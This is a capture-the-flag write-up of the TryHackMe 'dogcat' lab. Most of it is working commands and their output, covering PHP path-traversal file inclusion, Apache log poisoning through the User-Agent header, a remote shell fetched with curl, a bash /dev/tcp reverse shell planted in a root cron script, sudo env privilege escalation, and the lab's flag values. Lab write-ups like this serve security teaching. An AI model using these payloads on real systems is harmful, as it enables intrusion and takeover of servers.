


DogCat CTF Write-Up:

Start with a simple nmap scan:

```
(root@moti-kali) [~/TryHackMe/Linux CTFs/POC CTF's/dogcat]
# nmap -sV -sC -oN nmap dogcat.thm -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 08:54 EDT
Nmap scan report for dogcat.thm (10.10.220.90)
Host is up (0.071s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256  21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256  c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: dogcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.63 seconds
```

I go to take a look at the website, and this is a simple application to view dogs/cats pictures using php:



Go buster result:

```
(root@moti-kali) [~/Desktop/TryHackMe/usefulScripts]
# gobuster dir -u http://dogcat.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt


Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
What would you like to see?

[+] Url: http://dogcat.thm/
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: php,txt
[+] Timeout: 10s

2024/04/16 12:06:18 Starting gobuster
=====
/index.php (Status: 200)
/cat.php (Status: 200)
/flag.php (Status: 200)
/cats (Status: 301)
/dogs (Status: 301)
/dog.php (Status: 200)
```

After trying to abuse the parameter to retrieve a system file I understand two things about the functionality of the php code:

1 -in the url it must include the words cat/dog else it does not retrieve anything :



2 – when I try to bypass this validation I see that it also adds a .php extension to the input



So, using the `convert.base64-encode.php` utility I was able to retrieve the php code of the `cat.php` and `index.php` and of course the `flag.php` as base64 encode :




Decode the retrieved base64 data:


```

```

To retrieve the flag, I need to escape the cat/dog validation so:



And finally, to retrieve the index.php to see if I can somehow escape the .php extension:



In this line it checks if there is a parameter called 'ext' on the url and if not it add '.php' to the parameter.

so I added the parameter 'ext' and get the etc/passwd file:

```
view-source:http://dogcat.thm/?view=cat/../../../../../etc/passwd&ext=
```

```
<a href="/?view=dog">dog</a><button id="dog">A dog</button></a><a href="/?view=cat">cat</a><button id="cat">A cat</button></a><br>
Here you go!root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Unfortunately, there is no useful information in here, so after thinking I decided to try log poisoning:

From the nmap scan I know this is an apache2 server so the log should be at /var/log/apache2/access.log/error.log, I checked and find it:

```
view-source:http://dogcat.thm/?view=cat/../../../../../var/log/apache2/access.log&ext=
```

```
<h2>What would you like to see?</h2>
<a href="/?view=dog">dog</a><button id="dog">A dog</button></a><a href="/?view=cat">cat</a><button id="cat">A cat</button></a><br>
Here you go!127.0.0.1 - - [16/Apr/2024:16:39:34 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
10.8.41.134 - - [16/Apr/2024:16:39:08 +0000] "GET /?view=cat HTTP/1.1" 200 527 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0"
10.8.41.134 - - [16/Apr/2024:16:39:08 +0000] "GET /cats/8.jpg HTTP/1.1" 200 22746 "http://dogcat.thm/?view=cat" "Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0"
127.0.0.1 - - [16/Apr/2024:16:39:11 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
10.8.41.134 - - [16/Apr/2024:16:39:18 +0000] "GET /?view=cat/../../../../../var/log/apache2/access.log&ext= HTTP/1.1" 200 707 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0"
10.8.41.134 - - [16/Apr/2024:16:39:23 +0000] "GET /?view=cat/../../../../../var/log/apache2/access.log&ext= HTTP/1.1" 200 743 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0"
10.8.41.134 - - [16/Apr/2024:16:39:36 +0000] "GET /?view=cat/../../../../../var/log/apache2/access.log&ext= HTTP/1.1" 200 754 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0"
```

So, the log file reflects not only the time and the request but also the user-agent header, so I inject a simple php code that get a file from my host (a php shell to save on the website) using burp to the user-agent header:

```
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /?view=cat HTTP/1.1
2
3 User-Agent: <?php system('curl -o shell.php http://10.8.41.134/shell.php'); ?>
4
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
```

Now I start a python http server on my machine and view again the access.log file:

```
(root@moti-kali) [~/Desktop/TryHackMe/usefulScripts]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
10.10.161.2 - - [16/Apr/2024 12:42:29] "GET /shell.php HTTP/1.1" 200 -
```

And it worked! Now I start a listener and trigger the reverse shell:

```
dogcat.thm/shell.php
```

```
(root@moti-kali) [~/var/log/apache2]
# nc -lvp 4242
listening on [any] 4242 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.161.2] 40352
Linux 1b4e1c50e678 4.15.0-96-generic #97-Ubuntu SMP Wed Apr 1 03:25:46 UTC 2020 x86_64 GNU/Linux
16:43:27 up 8 min, 0 users, load average: 0.22, 1.22, 0.95
USER TTY FROM LOGIN@ IDLE PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
_: can't access tty: job control turned off
$ whoami
www-data
```

Enumeration the machine starts with the var/www I found the second flag:

```
$ cd /var/www
$ ls -l
total 8
-rw-r--r-- 1 root root 23 Mar 10 2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Apr 16 16:42 html
$ cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
```

Sudo -l reveal that I can run the env binary as root:

```
$ sudo -l
Matching Defaults entries for www-data on 1b4e1c50e678:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on 1b4e1c50e678:
  (root) NOPASSWD: /usr/bin/env
```

GTFOBins suggestion :

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

And it worked!

```
(root) NOPASSWD: sudo
$ sudo env /bin/bash
whoami
root
```

Retrieve flag3 :

```
cd /root
ls
flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

The fourth flag is a bit hard to find and that is because it not in this file system lol... this is a container environment so to escape it I need to find a way to make the root on the host machine of this container to start a reverse shell from the host , so after viewing the system I found an interesting directory inside /opt called 'backups' contain a script and tar backup file:

```
cd /opt/backups
ls -l
total 2884
-rwxr--r-- 1 root root 60 Mar 10 2020 backup.sh
-rw-r--r-- 1 root root 2949 20 Apr 16 16:51 backup.tar
```

Notice the data and time of the tar file I see that it update every minute so apparently the root of the host is running this script as cronjob , so I change it to get a reverse shell:

```
echo "#!/bin/bash" > backup.sh
echo "bash -i >& /dev/tcp/10.8.41.134/4444 0>&1" >> backup.sh
cat backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.8.41.134/4444 0>&1
```

Now I start a listener and wait until I got a root shell :

```
(root@moti-kali)-[~]  
# nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [10.8.41.134] from (UNKNOWN) [10.10.161.2] 59902  
bash: cannot set terminal process group (2510): Inappropriate ioctl for device  
bash: no job control in this shell  
root@dogcat:~# whoami  
root  
root@dogcat:~# hostname  
dogcat  
root@dogcat:~#
```

Now that I not in the container I can view the last flag!

```
root@dogcat:~# cat flag4.txt  
cat flag4.txt  
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcb02d}
```